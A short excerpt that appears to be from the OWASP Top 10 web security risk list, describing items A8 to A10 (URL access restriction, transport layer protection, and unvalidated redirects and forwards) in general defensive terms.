A8-Failure to Restrict URL Access	Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9-Insufficient Transport Layer Protection	Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.